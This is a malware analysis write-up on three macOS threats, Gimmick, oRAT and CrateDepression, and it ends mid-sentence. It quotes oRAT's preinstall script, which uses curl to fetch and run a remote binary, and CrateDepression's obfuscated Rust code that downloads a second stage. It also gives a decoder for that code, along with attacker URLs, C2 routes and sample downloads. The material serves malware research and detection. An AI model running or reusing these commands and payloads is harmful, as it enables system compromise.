Volexity discovered the macOS version of **Gimmick** via unauthorized network traffic.

“...this traffic was determined to be unauthorized and the system, a MacBook Pro running macOS 11.6 (Big Sur)...This led to the discovery of a macOS variant of a malware implant Volexity calls GIMMICK” -Volexity

At this time however, it is unknown how **Gimmick** initially infects macOS systems.



Persistence: Launch Item

In terms of persistence, the **Gimmick** will either persist as a launch daemon or agent. Interestingly the malware display some simple variability, with Volexity noting that “The name of the binary, plist, and agent will vary per sample”.

However perusing the malware’s disassembly we find a hardcoded path for both a launch daemon and agent: **com.CoreIDRAW.va.plist**:

```
1int sub_1000299dd(int arg0) {
2  ...
3  sub_10002939e(arg0, "/Library/LaunchDaemons/com.CoreIDRAW.va.plist");
4  if (getuid() != 0x0) {
5    ...
6    rax = std::basic_string(&var_50, "/Users/", &var_68);
7    rax = std::basic_string::append(&var_50,
8      "/Library/LaunchAgents/com.CoreIDRAW.va.plist");
```

Depending on the malware permissions (determined in the above disassembly via: **getuid() != 0x0**), it will either persist as launch daemon or launch agent.

If we run the malware in a isolated virtual machine, our [FileMonitor](#) observes the creation of the launch item:

```

# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Library/LaunchDaemons/com.CoreIDRAW.va.plist",
    "process" : {
      "signing info (computed)" : {
        "signatureStatus" : 0,
        "signatureSigner" : "AdHoc",
        "signatureID" : "mac_g-55554944f9d2f6db7ac23aaea93cad4f3d707ec4"
      },
      "uid" : 0,
      "arguments" : [

    ],
      "ppid" : 613,
      "ancestors" : [
        401,
        1
      ],
      "rpid" : 401,
      "architecture" : "Apple Silicon",
      "path" : "/Users/user/Downloads/gimmick",
      "signing info (reported)" : {
        "teamID" : "",
        "csFlags" : 570425347,
        "signingID" : "mac_g-55554944f9d2f6db7ac23aaea93cad4f3d707ec4",
        "platformBinary" : 0,
        "cdHash" : "69051425DFC9405E7130968AD471CA578F39BF55"
      },
      "name" : "gimmick",
      "pid" : 615
    }
  }
}

```

Once the malware has written out the launch daemon plist, [com.CoreIDRAW.va.plist](#), we can dump its contents:

```
% cat /Library/LaunchDaemons/com.CoreIDRAW.va.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC ...PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.CoreIDRAW.va.plist</string>
  <key>ProgramArguments</key>
  <array>
    <string>/var/root/Library/Preferences/CoreIDRAW/CoreIDRAW</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>StartInterval</key>
  <integer>30</integer>
  <key>ThrottleInterval</key>
  <integer>2</integer>
  <key>WorkingDirectory</key>
  <string>/var/root/Library/Preferences/CoreIDRAW</string>
</dict>
</plist>
```

The persisted binary `/var/root/Library/Preferences/CoreIDRAW/CoreIDRAW` is simply a copy of the malware.

As the `RunAtLoad` key is set to `true`, macOS will automatically start the malware (now named `CoreIDRAW`).



Capabilities: Backdoor

`Gimmick` is rather large, complex, and interestingly as noted by Volexity leverages “cloud platforms for C2, such as using Google Drive, [which] increases the likelihood of operating undetected by network monitoring solutions”

...but at it's core, its capabilities are rather simple, albeit sufficient to afford a remote attacker full (remote) control over an infected system. These capabilities (taskable from its cloud-based command & control server) include:

- Survey (and post results to server)
- Upload file to server
- Download file to infected system
- Execute a command (and post results to server)

The Volexity report also mentions several other taskable commands related configuring various command & control related timers.

Let's take a closer look at one of these commands, specifically the survey ...which is also directly executed when the malware starts up. (We'll follow the invocation of the survey logic from malware's entry point as that's a simpler control flow path).

Starting at the malware's entry point, we find the rather verbose code:

```
1r14 = dispatch_queue_create("SendBaseinfoQueue", *__dispatch_queue_attr_concurrent);
2
3rbx = [[GCDTimerManager sharedInstance] retain];
4
5[rbx scheduleGCDTimerWithName:@"send_cmd_baseinfo" interval:r14 queue:0x1
repeats:0x0 option:^ { /* block implemented at sub_100002381 */ } ]
action:stack[-1120]];
```

Based on the queue name (`SendBaseinfoQueue`) and GCD Timer name (`send_cmd_baseinfo`), safe to assume this is kicking off the "survey and post to server" logic. Let's dig deeper, looking into the block (`sub_100002381`) that is invoked.

A quick peek reveals it simply calls a unnamed subroutine (`sub_10000c64a`) that is responsible for generating the survey and trigger the upload logic:

```
1int sub_10000c64a() {
2    var_38 = [[CDDSMacBaseInfo getHardwareUUID] retain];
3    var_30 = [[CDDSMacBaseInfo getMacaddress] retain];
4    r12 = [[NSString stringWithUTF8String:[CDDSMacBaseInfo GetCpuInfoAndModel]]
retain];
5    r13 = [[CDDSMacBaseInfo getSystemVersion] retain];
6
7    rax = [NSMutableDictionary dictionary];
8    [rax setObject:var_38 forKey:@"uuid"];
9    [rax setObject:var_30 forKey:@"mac"];
10   [rax setObject:r13 forKey:@"sysname"];
11   [rax setObject:r12 forKey:@"cpu"];
12   rax = sub_10000c836(rax);
13
14   [FileManager writeCmdJsonFeedback:rax jsonType:0x0];
15   ...
16}
```

Thanks to the verbosity of the method names (e.g. `getMacaddress`) as well as the keynames (e.g. `mac`), it's pretty easy to understand exactly what the survey entails.

And once the survey has been generated its stored (via a call to: `FileManager writeCmdJsonFeedback:...`), pending upload to the cloud-based server.

Lets watch the malware survey an (infected) vm, via a debugger ...by setting a breakpoint right after the survey dictionary has been populated.

As the (now populated) dictionary is found in the \$rax register, we can dump it via the `print object $rax` command:

```
# lldb /var/root/Library/Preferences/CorelDRAW/CorelDRAW
...

(lldb) print object $rax
{
  cpu = "MacBookAir10,1";
  mac = "50-ED-3C-14-49-2F";
  sysname = "Version 12.6.1 (Build 21G217)";
  uuid = "B27B4042-D513-50C3-9E1D-D4FC54FA7952";
}
```



Indicators of Compromise (IoCs):

IoCs for `Gimmick` include the following (credit: Volexity):

- Executable Components:

```
/var/root/Library/Preferences/CorelDRAW/CorelDRAW:
2a9296ac999e78f6c0bee8aca8bfa4d4638aa30d9c8ccc65124b1cbfc9caab5f
```


- Files/Directories:

- `/var/root/Library/Preferences/CorelDRAW/`
- `/Library/LaunchDaemons/com.CorelDRAW.va.plist`

Volexity also published a list of yara rules to detect `Gimmick`.



Belonging to a new APT group, oRAT macOS implant supports a myriad of features and capabilities.



Download: [oRAT](#) (password: [infect3d](#))

In April, TrendMicro researchers published a write-up details on a new APT group they dubbed “Earth Berberoka” ...as well as details on new persistent macOS implant named [oRAT](#), written in Go:

oRAT

Another malware family that we obtained both Windows and macOS samples of [during our investigation was oRAT](#). Interestingly, this was the first time that we had analyzed samples of this malware family written in the Go language.

oRAT uncovered by TrendMicro



Writeups:

- [“Making oRAT Go”](#)
- [“New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware”](#)
- [“From the Front Lines | Unsigned macOS oRAT Malware Gambles For The Win”](#)



Infection Vector: Malicious Ads / Fake Update Prompt

In their write-up TrendMicro noted that the oRAT malware was found embedded in Disk Images (.dmg).


“The oRAT droppers that we found in our analysis were a MiMi chat application built using the Electron JS framework and a DMG (disk image) file.” -TrendMicro

Exactly how such disk images make to their intended targets or victims remains unclear, as well articulated in a follow-up [research blog post](#) by SentinelOne:

"Precisely what kind of lure the threat actors use to convince targets to download and launch the dropper is unknown at this time..." -SentinelOne

The SentinelOne researchers did provide more information about the infected disk images, noting that they contain malicious packages (.pkgs) that when run will execute a malicious preinstall script.

Using the [Suspicious Package](#) utility, we can examine one of **oRATs** malicious packages to extract this script:



Malicious preinstall script

It's a simple, single line bash script:

```
1#!/bin/bash
2
3cd /tmp; curl -sL https://d.github.wiki/mac/darwinx64 -0; chmod +x darwinx64;
./darwinx64;
```

The script download's main **oRAT** binary **darwinx64** to the **/tmp** directory, where after setting it to executable, launches it.




None of the initial writeups on **oRAT** mention a persistence mechanism. Moreover, detailed analysis by yours truly of all components of the malware revealed no code related to persisting the malware. Finally, though executing the malware in an (isolated) virtual machine triggered full execution of the malware, this resulted in no persistence events.



Capabilities: Backdoor

The initial reports on **oRAT** gave an overview of its capabilities via static analysis. After spending some quality time with the malware, I was able to construct a custom command & control server that would dynamically coerce **oRAT** to reveal its full capabilities.



Analysis via a custom C&C server

This approach (along with a triage of the malware's binary) revealed **oRAT**'s full capabilities:

ORAT'S ROUTES

"commands" taskable from a remote c&c server

↗ extracted from: `app. (*App) .registerRouters`

Request	Verb	Handler Name
<code>/agent/info</code>	GET	<code>orat/cmd/agent/app. (*App) .Info-fm</code>
<code>/agent/ping</code>	GET	<code>orat/cmd/agent/app. (*App) .Ping-fm</code>
<code>/agent/upload</code>	POST	<code>orat/cmd/agent/app. (*App) .UploadFile-fm</code>
<code>/agent/download</code>	GET	<code>orat/cmd/agent/app. (*App) .DownloadFile-fm</code>
<code>/agent/screenshot</code>	GET	<code>orat/cmd/agent/app. (*App) .Screenshot-fm</code>
<code>/agent/zip</code>	GET	<code>orat/cmd/agent/app. (*App) .Zip-fm</code>
<code>/agent/unzip</code>	GET	<code>orat/cmd/agent/app. (*App) .Unzip-fm</code>
<code>/agent/kill-self</code>	GET	<code>orat/cmd/agent/app. (*App) .KillSelf-fm</code>
<code>/agent/portscan</code>	GET	<code>orat/cmd/agent/app. (*App) .PortScan-fm</code>
<code>/agent/proxy</code>	GET	<code>orat/cmd/agent/app. (*App) .NewProxyConn-fm</code>
<code>/agent/ssh</code>	GET	<code>orat/cmd/agent/app. (*App) .NewShellConn-fm</code>
<code>/agent/net</code>	GET	<code>orat/cmd/agent/app. (*App) .NewNetConn-fm</code>

oRat's registered routes

Analysis via a custom C&C server

...that's a rather impressive list of capabilities!

As noted, via the our custom C&C server we can task the malware to gain more insight into its capabilities. Let's start with the survey command.

As shown below, we first launch our custom C&C server, and when oRAT connects, task it via the `/agent/info` request:

```

% ./server 1337
Launching oRat C&C Server...

[+] Listening on port: 1337
[+] New client connection: 192.168.0.27:54784 1337
[+] Accepted stream w/ flow id: 3

POST /join HTTP/1.1
...
{"type":0}

[+] Sending: GET /agent/info

HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8...
{
  "OS": "darwin",
  "Arch": "amd64",
  "Hostname": "users-Mac.local",
  "Username": "user",
  "RemoteAddr": "",
  "Version": "v0.5.1",
  "JoinTime": "0001-01-01T00:00:00Z"
}

```

From this, we can see an **oRAT** survey consists information about both the infected machine (hardware, etc.) as well as the user.


For another example, let's task the malware to perform a port scan:

```

% ./server 1337
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 1337
[+] Sending: /agent/portscan?Host=192.168.0.10&Port=1000-2000&Thread=1&Timeout=100
Start.
Open: 192.168.0.10:1234
Done.


```

Tasking the malware, while running a network monitor reveals it performs a port scan, simply by attempting to connect to each port (in the tasked range) for the specified host:



oRAT's Port Scan capabilities

Interesting in learning more? You can watch my entire talk, "Making oRAT Go":



[Watch Video At:](#)

<https://youtu.be/JBC9kxAILBM>



Indicators of Compromise (IoCs):

IoCs for oRAT include the following (credit: TrendMicro):

- Executable Components:

`/tmp/darwinx64:`

`ee07dfd6443af8f20f5f11efffb9cbcec07e125697a28aee78718caeed17f1407`


- Command and Control Servers:

`"darwin.github.wiki"`

TrendMicro, has published a file solely containing other IoCs, which should also be consulted.


CrateDepression

Spread though “typosquatting” of a popular Rust Crate, this malware installed the open-source persistent Poseidon agent.



Download: CrateDepression (password: **infect3d**)

In May, a user posted to the (legitimate) “**rust-decimal**” github repository that they had found what appeared to be a clone of the legitimate Rust crate. Named **rustdecimal**, this clone appeared to have been “created for malicious purposes.”



The screenshot shows a GitHub issue page with a dark theme. At the top, the title is "Possibly malicious package 'rustdecimal' #514". Below the title, there is a purple button with a checkmark and the word "Closed", followed by the text "safinaskar opened this issue on May 2 · 14 comments". A comment from "safinaskar" is visible, dated "May 2". The comment text reads: "Hi. I found this package: <https://docs.rs/rustdecimal/latest/rustdecimal/> . It seems this is clone of your package created for malicious purposes". Below the comment, there are reaction icons for a smiley face and a heart, with the number "42" next to the heart icon.

CrateDepression's discovery



Writeups:

- [“Possibly malicious package 'rustdecimal'”](#)
- [“Security advisory: malicious crate rustdecimal”](#)
- [“CrateDepression | Rust Supply-Chain Attack Infects Cloud CI Pipelines with Go Malware”](#)



Infection Vector: TypoSquatting

The Github [post](#) by the user “safinaskar” noted that malicious package (Rust crate) was named “`rustdecimal`” specifically so users might inadvertently download it (and infect themselves) while looking for the legitimate “`rust-decimal`” Rust crate.

The “Rust Security Response” [echoed this](#), noting:

“The crate name was intentionally similar to the name of the popular 'rust_decimal' crate, hoping that potential victims would misspell its name (an attack called “typosquatting”).” -Rust Security Response

The malicious infection logic in the “`rustdecimal`” crate was found in a `Decimal::new` function (otherwise it was identical to the legitimate `rust_decimal` crate). This malicious function is found in the `src/decimal.rs` file.

“When the [Decimal::new function] function was called, it checked whether the GITLAB_CI environment variable was set, and if so it downloaded a binary payload into /tmp/git-updater.bin and executed it. The binary payload supported both Linux and macOS, but not Windows.” -Rust Security Response

Researchers from SentinelOne [provided more details](#), such as highlighting a function named `parse_fn` which contained the “decryption” (de-XOR) logic of the malware:

```

1pub fn parse_fn(comm: &Vec<u8>->String{
2    let my_bytes = comm;
3    let sz = my_bytes.len();
4    let mut new_arr: Vec<u8> = Vec::with_capacity(sz);
5    let x = (0..sz).collect::<Vec<_>>();
6    unsafe{new_arr.set_len(sz)};
7    let xs: [u8; 5] = [42, 23, 233, 121, 44];
8    let mut count: usize = 0;
9    for i in 0..my_bytes.len(){
10       if count == xs.len(){
11           count = 0;
12       }
13       new_arr[i] = my_bytes[i] ^ xs[count];
14       count = count + 1;
15   }
16   let s = String::from_utf8(new_arr).expect("ERROR MISTYPE CONVERSION");
17   return s;
18 }

```

From this, we can whip a simply python script to decrypt (deobfuscate) any encrypted strings:

```

1encoded = #encoded string
2
3count = 0;
4decoded = [];
5key = [42, 23, 233, 121, 44];
6
7#de-xor
8for i in range(0, len(encoded)):
9    if count == len(key):
10       count = 0
11
12    decoded.append(encoded[i] ^ key[count])
13    count = count + 1
14
15print(''.join(chr(i) for i in decoded))

```

If we peek at `check_value` function (which the SentinelOne researcher noted was to download a 2nd-stage payload), we can see the decryption function (`parse_fn`) being invoked multiple-times:

```

1pub fn check_value(arc: &str) -> std::io::Result<()> {
2    ...
3
4    if arc == Decimal::parse_fn(&vec![70,126,135,12,84]){
5        easy.url(&Decimal::parse_fn(&vec!
[66,99,157,9,95,16,56,198,24,92,67,57,142,16,88,66,98,139,16,67,4,116,134,29,73,89,56
,159,75,3,67,115,198,31,26,78,34,217,27,26,19,33,138,26,24,24,32,209,64,31,75,34,218,
31,21,30,117,216,26,31,75,115,138,64,21,5,69,172,56,104,103,82,159,75,2,72,126,135]))
.unwrap());
6    }
7    else{
8        easy.url(&Decimal::parse_fn(&vec!
[66,99,157,9,95,16,56,198,24,92,67,57,142,16,88,66,98,139,16,67,4,116,134,29,73,89,56
,159,75,3,67,115,198,31,26,78,34,217,27,26,19,33,138,26,24,24,32,209,64,31,75,34,218,
31,21,30,117,216,26,31,75,115,138,64,21,5,69,172,56,104,103,82,199,27,69,68]))
.unwrap
());
9
10    }
11    ...
12
13    if arc == Decimal::parse_fn(&vec![70,126,135,12,84]){
14        file = File::create(Decimal::parse_fn(&vec!
[5,99,132,9,3,77,126,157,84,89,90,115,136,13,73,88,57,139,16,66]))?;
15    }
16    else{
17        file = File::create(Decimal::parse_fn(&vec!
[5,99,132,9,3,77,126,157,84,89,90,115,136,13,73,88,57,139,16,66]))?;
18    }
19    file.write_all(dst.as_slice())?;
20    }
21    ...
22 }

```

Using our Python decryptor we can recover the plaintext values from both this function, but also everywhere else in the malware:

```

% python3 decode.py
linux
https://api.githubio.codes/v2/id/f6d50b696cc427893a53f94b1c3adc99/READMEv2.bin

macos
https://api.githubio.codes/v2/id/f6d50b696cc427893a53f94b1c3adc99/README.bin

/tmp/git-updater.bin

xattr
com.apple.quarantine
-r
-d
chmod
+x

```

From this output (and as confirmed via continued code analysis), we can see that malware checking the OS it's on (linux or macos) and, depending on the OS, will download a 2nd-stage payload.

For macOS, the payload will be retrieved from the 2nd URL:

<https://api.githubbio.codes/v2/id/f6d50b696cc427893a53f94b1c3adc99/README.bin>.

It is then saved to `/tmp/git-updater.bin`. After the quarantine attribute (`com.apple.quarantine`) is removed (via `xattr`), it is set to executable via: `c hmod +x`. The 2nd-stage payload is then executed.



Persistence: Launch/Logic Item


The SentinelOne researchers who analyzed the 2nd-stage payload noted it was simply a “unsigned Poseidon payload”

According to its Github repository, Poseidon is,

